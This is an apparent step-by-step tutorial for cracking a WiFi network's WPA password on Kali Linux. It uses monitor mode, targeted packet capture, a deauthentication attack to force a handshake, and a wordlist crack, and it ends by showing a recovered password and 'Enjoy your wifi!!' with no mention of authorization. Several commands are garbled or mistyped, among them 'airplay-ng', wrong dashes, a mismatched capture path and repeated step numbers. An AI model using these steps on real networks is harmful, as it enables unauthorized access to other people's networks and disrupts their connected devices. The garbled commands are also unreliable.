**“WIFI HACKING USING KALI LINUX”**

STEP 1. Type ***“sudo su”***

STEP 2. Type ***“iwconfig “*** when root exist

STEP 3. Make sure that the interface card will appear which is the wlan0

A screenshot of a computer

AI-generated content may be incorrect.

STEP 4. Type ***“airmon-ng start wlan0”*** and the details will appear.

A screenshot of a computer

AI-generated content may be incorrect.

STEP 5. Type you type the previous command from the screenshot you will now type the same command from step 1 and it will show the monitor mode.

A screen shot of a computer

AI-generated content may be incorrect.

Step 6. We will do a packet sniffing after the step 5, so you may use airodump tools and start typing ***“airodump-ng wlan0mon”*** after typing it the bssid will appear from the screenshot below which is the mac address from the wifi address.

A screenshot of a computer

AI-generated content may be incorrect.

As you can see the data from the screenshot it appears all the data from the unique mac addresses including name of the target devices.

STEP 7. We will type a command ***“airodump-ng –bssid 04:95:E6:E4:1B:70 -c 7 -w* */home/kali/Desktop/wlan0mon”*** that will choose a specific device from the screenshot above.




After typing this command this will appear on the screen.

A screenshot of a computer

AI-generated content may be incorrect.

STEP 7. Now, open a new terminal and send the authentication packet to disconnect specific device or wifi, then type ***“sudo su”*** again.



STEP 8. Then type ***“airplay-ng –deauth 10 -a 04:95:E6:E4:1B:70 wlan0mon”*** it will send the authentication packets for the router after typing the command.

A screen shot of a computer

AI-generated content may be incorrect.

Now we can shake in the screen shot below is complete.

A screenshot of a computer

AI-generated content may be incorrect.

STEP 9. After the handshake is completed, we may now proceed to type this command ***“aircrack-ng -w /usr/share/wordlists/rockyou.txt /home/kali/Desktop/-03.cap***



STEP 10. After typing the command from the above screenshot we will be able to see now the password after the attack. ***“@054Security”***


A close up of a computer screen

AI-generated content may be incorrect.

STEP 11. We will now connect into the wifi by typing the command ***“airmon-ng stop wlan0mon”***



Then this will appear after returning into normal mode.



STEP 12. Enjoy your wifi!!